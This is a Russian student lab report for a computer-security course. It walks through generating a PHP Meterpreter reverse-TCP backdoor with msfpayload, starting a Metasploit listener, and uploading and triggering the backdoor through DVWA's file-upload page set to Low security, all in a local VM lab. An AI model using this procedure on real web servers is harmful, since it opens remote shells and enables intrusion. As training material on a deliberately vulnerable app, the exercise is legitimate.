

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Подгрузка PHP Payload Backdoor

ОТЧЁТ

ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)


[root@Fedora14 ~]#
```

Раздел 4. Предустановка прав доступа и владения для загружаемых файлов

1. Исправьте права доступа и владения

а. Запустите терминал и выполните следующие команды:

- i. `chown root:apache /var/www/html/dvwa/hackable/uploads`
- ii. `chmod 775 /var/www/html/dvwa/hackable/uploads`
- iii. `ls -ld /var/www/html/dvwa/hackable/uploads`




```
root@Fedora14:/home/student/Desktop
File Edit View Search Terminal Help
[root@Fedora14 Desktop]# chown root:apache /var/www/html/dvwa/hackable/uploads/
[root@Fedora14 Desktop]# chmod 775 /var/www/html/dvwa/hackable/u
uploads/ users/
[root@Fedora14 Desktop]# chmod 775 /var/www/html/dvwa/hackable/uploads/
[root@Fedora14 Desktop]# ls -ld /var/www/html/dvwa/hackable/uploads/
drwxrwxr-x. 2 root apache 4096 Sep  8 2010 /var/www/html/dvwa/hackable/uploads/
[root@Fedora14 Desktop]#
```

Замечания:

- По умолчанию владелец данной директории – пользователь и группа root
- Более того, пользователь apache не имеет прав на запись, которые обеспечивают возможность загрузки пользовательских файлов в директорию hackable/uploads

Раздел 5. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 6. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

`ifconfig -a`




Раздел 8. Сборка PHP msfpayload

1. Запустите терминал
2. Создайте msfpayload
 - a. `mkdir -p /root/backdoor`
 - b. `cd /root/backdoor`
 - c. `msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 R > PHONE_HOME.php`
 - i. Замените 192.168.1.1 на адрес виртуальной машины с backtrack
 - d. `ls -l PHONE_HOME.php`

```
root@root:~# mkdir -p /root/backdoor
root@root:~# cd /root/backdoor/
root@root:~# cd /root/backdoor/
root@root:~/backdoor# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.0.208 LPORT=4444 R > PHONE_HOME.php
Invalid payload: php/meterpreter/reverse_tcp
root@root:~/backdoor# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.0.208 LPORT=4444 R > PHONE_HOME.php
root@root:~/backdoor# ls -l PHONE_HOME.php
-rw-r--r-- 1 root root 1284 2023-04-18 16:40 PHONE_HOME.php
root@root:~/backdoor#
```

3. Исправьте `PHONE_HOME.php`
 - a. `vi PHONE_HOME.php`
 - b. Удалите символ “#”
 - i. Нажмите “x” для удаления символа
 - ii. Нажмите “Esc”, затем введите “:wq!”




Замечания:


- Esc выводит из режима редактирования, символы wq! позволяют сохранить и закрыть файл

Раздел 9. Запуск Listener PHP Payload

1. Откройте консоль
2. Введите msfconsole



3. Запустите listener PHP
 - a. *use exploit/multi/handler*
 - b. *set PAYLOAD php/meterpreter/reverse_tcp*
 - c. *set LHOST 192.168.1.1*
 - i. Помните о замене 192.168.1.1 на адрес BackTrack
 - d. *set LPORT 4444*
 - e. *exploit*



Раздел 10. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети

Не обязательно работать с DVWA на виртуальной машине с Fedora.


Необходимые условия:

- i. В локальной сети есть Fedora Server
- ii. Запущен httpd
- iii. Запущен mysqld

Условия выполнены!

Разрешите запуск всплывающих окон в Firefox

1. Edit -> Preferences
2. Content
3. Снимите галочку Block pop-up windows
4. Нажмите галочку Enable JavaScript
5. Нажмите на Close




Войдите в DVWA

<http://IPADDRESS/dvwa/login.php> (Замените IPADDRESS на ваш ip-адрес)

Настройте уровень безопасности сайта

1. Выберите “DVWA Security”
2. Из выпадающего списка выберите “Low”
3. Щелкните “Submit”



Раздел 11. Получение PHP Cookie

1. Выберите вкладку “upload”, нажмите “Browse”

2. Выберите PHONE_HOME.php
 - a. Выберите File System
 - b. Зайдите в root/backdoor и выберите нужное

3. Загрузите PHONE_HOME.php, нажав на Upload

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Vulnerability: File Upload


Choose an image to upload:

../../../../hackable/uploads/PHONE_HOME.php succesfully uploaded!

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

4. Активируйте PHONE_HOME.php
 - a. `http://192.168.1.208/dvwa/hackable/uploads/`
 - b. Выберите *PHONE_HOME.php*

